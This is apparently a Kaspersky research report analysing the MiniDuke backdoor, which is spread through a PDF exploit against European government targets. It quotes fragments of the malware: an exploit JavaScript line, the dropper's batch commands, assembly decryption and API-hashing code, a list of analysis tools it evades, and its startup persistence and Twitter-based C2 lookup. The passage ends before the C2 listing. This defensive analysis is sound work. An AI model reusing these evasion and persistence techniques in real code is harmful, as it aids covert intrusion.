The MiniDuke Mystery: PDF 0-day Government Spy Assembler 0x29A Micro Backdoor

(or 'how many cool words can you fit into one title')

Authors:
Costin Raiu, Igor Soumenkov, Kurt Baumgartner, Vitaly Kamluk
Global Research and Analysis Team, Kaspersky Lab


On Feb 12th 2013, FireEye announced the discovery (http://blog.fireeye.com/research/2013/02/the-number-of-the-beast.html) of an Adobe Reader 0-day exploit which is used to drop a previously unknown, advanced piece of malware. We called this new malware "ItaDuke" because it reminded us of Duqu and because of the ancient Italian comments in the shellcode copied from Dante Aligheri's Divine Comedy.

Since the original announcement, we have observed several new incidents using the same exploit (CVE-2013-0640), some of which were so unusual that we decided to analyze them in depth.

Together with our partner CrySyS Lab, we've performed a detailed analysis of these new incidents which indicate a new, previously unknown threat actor. For their analysis, please read http://blog.crysys.hu/2013/02/miniduke/ . For our analysis, please read below.

First of all, while the fake "Mandiant" PDF reports (see http://blog.seculert.com/2013/02/spear-phishing-with-mandiant-apt-report.html?utm_source=feedburner&utm_medium=feed&utm_campaign=Feed%3A+SeculertResearchLab+(Seculert+Research+Lab)) are just dirty hacks of the original exploit, these newer attacks appear to have been created by a 0-day toolkit that was used to build the original "Visaform Tukey.pdf" discovered by FireEye.

The new PDF attacks drop fake documents that are shown to the victim if the exploit is successfully executed. The documents refer to a human rights seminar (ASEM) and Ukraine's foreign policy and NATO membership plans:



ASIA-EUROPE MEETING

The Informal Asia-Europe Meeting (ASEM)
Seminar on Human Rights

ASEM, the Asia-Europe Meeting[1], is a forum that promotes various levels of cooperation among Asian and European countries. It represents a process based on dialogue with the objective of strengthening interaction and mutual understanding between the two regions and promoting cooperation that aims at sustainable economic and social development.

ASEM is an informal process of dialogue and cooperation among partners on all issues of common interest to Asia and Europe. Summit meetings are held every other year in Asia and Europe alternatively. This is the highest level of decision making in the process, featuring the Heads of States or Governments, the President of the European Commission, accompanying ministers and other stakeholders. So far, eight Summit meetings have been held: in Bangkok (1996); London (1998); Seoul (2000); Copenhagen (2002); Hanoi (2004); Helsinki (2006); Beijing (2008) and Brussels (2010). The next Summit meeting will be held in Vientiane, in 2012.


On the occasion of the first meeting of ASEM Foreign Ministers in Singapore in February 1997, Sweden and France had suggested that informal seminars on human rights be held within the ASEM framework. The aim of this initiative was to promote mutual understanding and co-operation between Europe and Asia in the area of political dialogue, particularly on human rights issues.

Previous seminar topics include:

- Access to Justice; Regional and National Particularities in the Administration of Justice; Monitoring the Administration of Justice.
  Lund, Sweden (December 1997)
- Differences in Asian and European Values; Rights to Education; Rights of Minorities.
  Beijing, China (June 1999)
- Freedom of Expression and Right to Information; Humanitarian Intervention and the Sovereignty of States; Is there a Right to a Healthy Environment?
  Paris, France (June 2000)
- Freedom of Conscience and Religion; Democratisation, Conflict Resolution and Human Rights; Rights and Obligations in the Promotion of Social Welfare.
  Bali, Indonesia (July 2001)
- Economic Relations; Rights of Multinational Companies and Foreign Direct Investments.
  Lund, Sweden (May 2003)
- International Migrations; Protection of Migrants, Migration Control and Management.
  Suzhou, China (September 2004)

[1] ASEM partners include Austria, Australia, Belgium, Brunei, Bulgaria, Cambodia, China, Cyprus, the Czech Republic, Denmark, Estonia, Finland, France, Germany, Greece, Hungary, India, Indonesia, Ireland, Italy, Japan, Korea, Laos, Latvia, Lithuania, Luxembourg, Malaysia, Malta, Mongolia, Myanmar, Netherlands, New Zealand, Pakistan, Philippines, Poland, Portugal, Romania, Russia, Singapore, Slovakia, Slovenia, Spain, Sweden, Thailand, United Kingdom, Vietnam, the ASEAN Secretariat and the European Commission.

Document used against the Hungarian target



Ukraine's NATO Membership Action Plan (MAP) Debates

PONARS Eurasia Policy Memo No. 9


Oleksandr Sushko
Center for Peace, Conversion, and Foreign Policy of Ukraine
March 2008

The North Atlantic Treaty Organization is expected to address Ukraine and Georgia's requests to upgrade their relationship with the alliance at its Bucharest summit in April 2008, even if a direct response is not forthcoming. Ukraine submitted its official request to receive a Membership Action Plan (MAP) in January, setting off a new round of debates discussing the credibility of Ukraine's ambitions to become a full-fledged member of the Euro-Atlantic community.

The debate over a Ukrainian MAP began in May 2002, when Ukraine's National Security and Defense Council (NSDC) approved a strategy later signed by President Leonid Kuchma stipulating Ukraine's objectives to become a full NATO member. Given substantial problems with democracy, human rights, and media freedoms within Ukraine, this ambition (considered mostly as an element of Kuchma's multi-vector policy) was not addressed by NATO at the time.

Following the Orange Revolution, President Viktor Yushchenko declared his desire to move forward toward NATO membership. NATO formally invited Ukraine to enter into an "Intensified Dialogue" (ID) at its meeting in Vilnius in April 2005. This created a forum to discuss Ukraine's membership aspirations and the reforms necessary without prejudicing an eventual decision by the alliance. A meeting of the NATO-Ukraine Commission also agreed on a series of concrete and immediate measures to enhance cooperation supporting Ukraine's reform priorities. Ukraine has pursued its

Document used against the Belgian target



Ukraine's Search for a Regional Foreign Policy

One Year After the Orange Revolution

PONARS Policy Memo No. 377

Oleksandr Sushko
Center for Peace, Conversion, and Foreign Policy of Ukraine
December 2005

The Borjomi declaration of Ukraine and Georgia in August 2005, and the first summit of the widely-announced Community for Democratic Choice (CDC) scheduled for December 1-2, 2005, have set an ambitious agenda for Ukraine as a potentially influential regional power.

The Ukrainian experience has revitalized hope for the further spreading and maturing of democracy, rule of law, and other Western values in the institutionally fragile and fragmented eastern European margin. President Viktor Yushchenko proclaimed that Ukraine wishes to be a regional leader after his inauguration in early 2005. However, the content and instruments of this eventual leadership still remain unclear. Does Ukraine want to follow a Russian model of leadership by pursuing egoistic national interests? Or is it seeking a European model of leadership based upon common values and the responsibility of larger states before smaller ones?

The only means for Ukraine to become a center of gravity in eastern Europe and the Black Sea area is to become a true success story, not only in peaceful evolution toward freedom and democracy, but in converting those changes into consistent policies. This means strengthening the rule of law and market economy institutions within the country and promoting a new regional agenda that includes cooperation in

Document used against the Luxemburg target

The MD5s for the documents used in this attack are:

3668b018b4bb080d1875aee346e3650a	action_plan.pdf (Country: Belgium)
88292d7181514fda5390292d73da28d4	ASEM_seminar.pdf (Country: Hungary)
3f301758aa3d5d123a9ddbad1890853b	EUAG_report.pdf (Country: Luxembourg)
0cdf55626e56ffbf1b198beb4f6ed559	report.pdf (Country: Spain)
cf5a5239ada9b43592757c0d7bf66169	EUAG_report.pdf (Country: Belgium)
c03bcb0cde62b3f45b4d772ab635e2b0	The 2013 Armenian Economic Association.pdf (Country: Belgium)

The JavaScript exploit code has been modified since the original attack. For instance, the function named "oTHERWISE" was renamed to "q1w2e3r4t". The function is later called in the code like this:

New exploit:


```
var sCIENZA = q1w2e3r4t(vOLENCI[sHOGG('ODNEDNERp',3329,7937)], gIRARSI);
```

Older ("Visaform Turkey.pdf") exploit:


```
var sCIENZA = oTHERWISE (vOLENCI['pRENDENDO'], gIRARSI);
```

In addition, the JS code is now in compressed format, while the original sample had it in plaintext. The reason behind the changes is probably to avoid detection by anti-malware products although this doesn't prevent our product from detecting it heuristically as "HEUR:Exploit.Script.Generic".

The shellcode contained in the PDF document is similar to that used in the documents carrying the "Itaduke" payload, with some differences. For instance, after exploiting the vulnerability, it searches for a specific signature within the PDF file. While the "Itaduke" shellcode was looking for "!H2bYm.Sw@", the MiniDuke version uses a different signature, "@34fZ7E[p\".



Signature in the Itaduke PDF file



Signature in the Miniduke PDF file


Once the payload signature is found, it is decrypted with XOR and then decompressed using RtlDecompressBuffer API (LZNT1). The resulting PE file is written to a temporary file and loaded using LoadLibary API.

The resulting dynamic library implements the second stage of installation. It contains two binary resources, 101 and 102. Resource 101 is the main backdoor DLL component. It is written to the %AppData% directory and loaded using LoadLibary API. Resource 102 is the decoy PDF document. It is written to the Internet cache directory and then opened using a simple BAT file:

```
TASKKILL /F /IM acro*
ping -n 1 127.0.0.1>nul
start "" "%path to decoy PDF document%"
```

The filenames of the dropped files are hardcoded in their resources.

Beginning of the resource 101 with its filename



Beginning of the resource 102 with its filename

Interestingly, the malware dropper contains the following paths:

- "c:\src\dlldropper\Release\L2P.pdb".
- "C:\src\hellodll\Release\hellodll.pdb".

These paths did not exist in the dropper of original PDF ("Visaform Turkey.pdf").

If we are to trust the PE headers, the dropper was compiled on **Feb 20, 2013**:

Count of sections	5	Machine	intel386
Symbol table	00000000[00000000]		Wed Feb 20 10:51:16 2013
Size of optional header	00E0	Magic optional header	010B
Linker version	10.00	OS version	5.01
Image version	0.00	Subsystem version	5.01
Entry point	000019C9	Size of code	00009200
Size of init data	00054A00	Size of uninit data	00000000
Size of image	00063000	Size of header	00000400
Base of code	00001000	Base of data	0000B000
Image base	10000000	Subsystem	Windows GUI
Section alignment	00001000	File alignment	00000200
Stack	00100000/00001000	Heap	00100000/00001000
Checksum	000637F7	Number of directories	16

*'Hungarian' dropper compilation time - "**Feb 20 10:51:16 2013**"*

The backdoor used in the Hungarian case was compiled on "**Feb 20 10:57:52 2013**", just minutes after the dropper was created.

Perhaps the most unusual thing about these three new attacks is the malware they drop. In all the analyzed cases, the dropped malware is in the form of a 22,528 bytes DLL file. Parts of the malicious DLL file are encrypted with information related to the system configuration, which ensures it will only work properly on the victim's system. If copied to another computer, the malware will be unable to function successfully.

The backdoor is written in "old school" assembler and is tiny by current standards - only 20 KB. This is most unusual for modern malware, which can be several megabytes in size. It has a small decryptor at the beginning that decrypts the main body. All three cases use different encryption keys. Another peculiarity is that the backdoor has no imports: all functions are scanned from memory and are called dynamically. It is also interesting that the first two Win32 APIs resolved and called by the unpacking stub are ntdll.LdrLoadDll and kernel32.VirtualProtectEx. These two functions are not called according to the "_stdcall" convention. Instead, a 'jmp ebx' instruction is executed after manually building the stack. Clearly some thought went into creating anti-emulation and anti-scanning techniques with this malware.

Backdoor analysis

The backdoor has a single export, which for instance is named "JorNgoq" in the Hungarian case. When this export is called at load, the backdoor sets the ".rdata" section's permissions to "RWX" and sets the mutex to a hardcoded string "nljhfdb".

The entrypoint of the library (DllMain) is obfuscated and the main body of the malware is encrypted. The encryption is rather simple: the ".rdata" section of the library is ROL'ed with a linear key and XOR'ed with a fixed key. Both keys are derived from the length of the encrypted part.

```
                xor     ecx, 4522h
                xor     edx, edx
                add     edx, ecx
                call    $+5
                xor     eax, eax
                or      eax, [esi]
                rol     al, cl
                xor     eax, edx
                add     esp, -4
                mov     [esp+7Ch+var_7C], ecx
                mov     ecx, 0
                or      ecx, 40h
                cmp     ebx, ecx
                jz      short loc_3D90257E
                stosb
loc_3D90257E:                                   ; CODE XP
                test    edi, edi
                sbb     esi, 0FFFFFFFFh
                add     esp, 4
                mov     ecx, [esp+78h+var_7C]
                stc
                sbb     ecx, 0
                jz      short loc_3D902593
```

Decryption loop in the obfuscated code.
0x4522 is the actual size of the encrypted part

Once finished decrypting, the library proceeds to the real "main" function. The main part of the library is written in Assembler, in an "old-school" manner typical for low-level viruses. The code is position independent; it has no imports and resolves API function addresses by hash values of their names.

```
loc_46D:                                        ; ExitProcess
                mov     ecx, 0BC53DAC3h
                mov     edx, [ebp+ctx.hKernel32]
                call    GetAPI
                push    0
                call    eax
loc_47E:                                        ; user32dll
                call    near ptr WaitDesktop_ExitProcess
; ---------------------------------------------------------------------------
User32_dll      db 'user32.dll',0
; ---------------------------------------------------------------------------
loc_48E:                                        ; GetEnvironmentVariableA
                mov     ecx, 15437B65h
                mov     edx, [ebp+0]
                call    GetAPI
                push    400h
                lea     ebx, [ebp+ctx.uri_decoded_URL]
                push    ebx
                jmp     loc_5F2
```

Typical low-level malware programming style:
passing strings as parameters via call, addressing API functions by hash values

The backdoor maintains seven call addresses that each maintain their own block of functionality.

The first block calls GetAsyncKeyState twice, checking for a mouse click, which indicates user activity in the system. The second block searches for all "*.exe" and "*.dll" files located in the %temp% directory. The third block fetches information about the infected system with calls to gather information about the CPU, drive and the computername - these are used to decrypt the backdoor's main body, which is custom encrypted for each unique victim.

The fourth block attempts to maintain self-protection from malware analysis. Below is the list of tools (and VMware) that it attempts to identify and protect against. It fetches the list of running processes on the system and attempts to identify if these tools are among them:

apispy32.exe, apimonitor.exe, winapioverride32.exe, procmon.exe, filemon.exe, regmon.exe, winspy.exe, wireshark.exe, dumpcap.exe, tcpdump.exe, tcpview.exe, windump.exe, netsniffer.exe, iris.exe, comview.exe, ollydbg.exe, windbg.exe, odb.exe, ImmunityDebugger.exe, syser.exe, idag.exe, idag64.exe, petools.exe, vboxtray.exe, vboxservice.exe, procexp.exe, vmtools.exe, vmwaretray.exe, vmwareuser.exe

If any of the tools above are detected on the system, the malware will continue running on the system without further decrypting its code and exhibiting any other functionality. This will prevent it from doing any outbound communications with Twitter accounts, as described below. In other words, it will attempt to appear non-functional, especially to automated analysis, hiding its true nature behind its layers of encryption.

User agent strings for web browsers like Opera, Mozilla and Internet Explorer are decrypted and used for all Internet access. Oddly, there are Linux versions included as well:


(Windows NT 5.1; (Windows NT 6.0; (Windows; U; Windows NT 5.2; (X11; Linux i686; (X11; Linux x86_64; (compatible; MSIE 6.0; Windows NT 5.0; (compatible; MSIE 7.0; Windows NT 6.0; (compatible; MSIE 9.0; Windows NT 6.1;WOW64) ;Trident/4.0) ; Trident/5.0) ; WOW64; Trident/5.0) ; SV1))


The fifth and sixth code blocks are most interesting. They calculate the SHA1 of main system information which will be used in the C2 interaction later.

```
D3E3            shl     ebx, cl
BF F0E1D2C3     mov     edi, C3D2E1F0
09DA            or      edx, ebx
B8 01234567     mov     eax, 67452301
0FCA            bswap   edx
B9 89ABCDEF     mov     ecx, EFCDAB89
895435 00       mov     dword ptr ss:[ebp+esi], edx
0F6ECC          movd    mm1, esp
BB FEDCBA98     mov     ebx, 98BADCFE
BA 76543210     mov     edx, 10325476
89EC            mov     esp, ebp
```

Following the SHA-1 hash generation, the backdoor will base64 encode its unique hash for later C2 communication.

The malware is activated upon reboot of the infected machine. To gain control at boot, it writes a randomly named LNK file to the startup folder, which in turn calls the main body using rundll32:


Startup
File Edit View Favorites Tools Help
Back Search Folders
Address C:\Documents and Settings\All Users\Start Menu\Programs\Startup
Go
File and Folder Tasks
Make a new folder
Publish this folder to the Web
Share this folder
Other Places
Programs
My Documents
Shared Documents
My Computer
My Network Places
desktop
Configuration Settings
1 KB
ProvActivate
Shortcut
1 KB


ProvActivate Properties
General Shortcut Compatibility
ProvActivate
Target type: Application
Target location: system32
Target: ALLUSE~1\APPLIC~1\Adobe\stat.bin,ImqRgno
Start in:
Shortcut key: None
Run: Normal window
Comment:
Find Target... Change Icon... Advanced...
OK Cancel Apply

In the picture above, the malware's main body is stored as "stat.bin" (a randomly selected name) in the "Adobe" folder. The LNK file calls it only exported function, "ImqRgno".

Once activated, the malware will first contact Twitter and look for posts from some very specific accounts. These accounts should have posted an encrypted string which contains the magic identifier "uri!", then an encrypted c2 string.

We presume many other Twitter accounts exist with similar parameters.

The encrypted “uri!” holds a different c2 for each version of the malware:

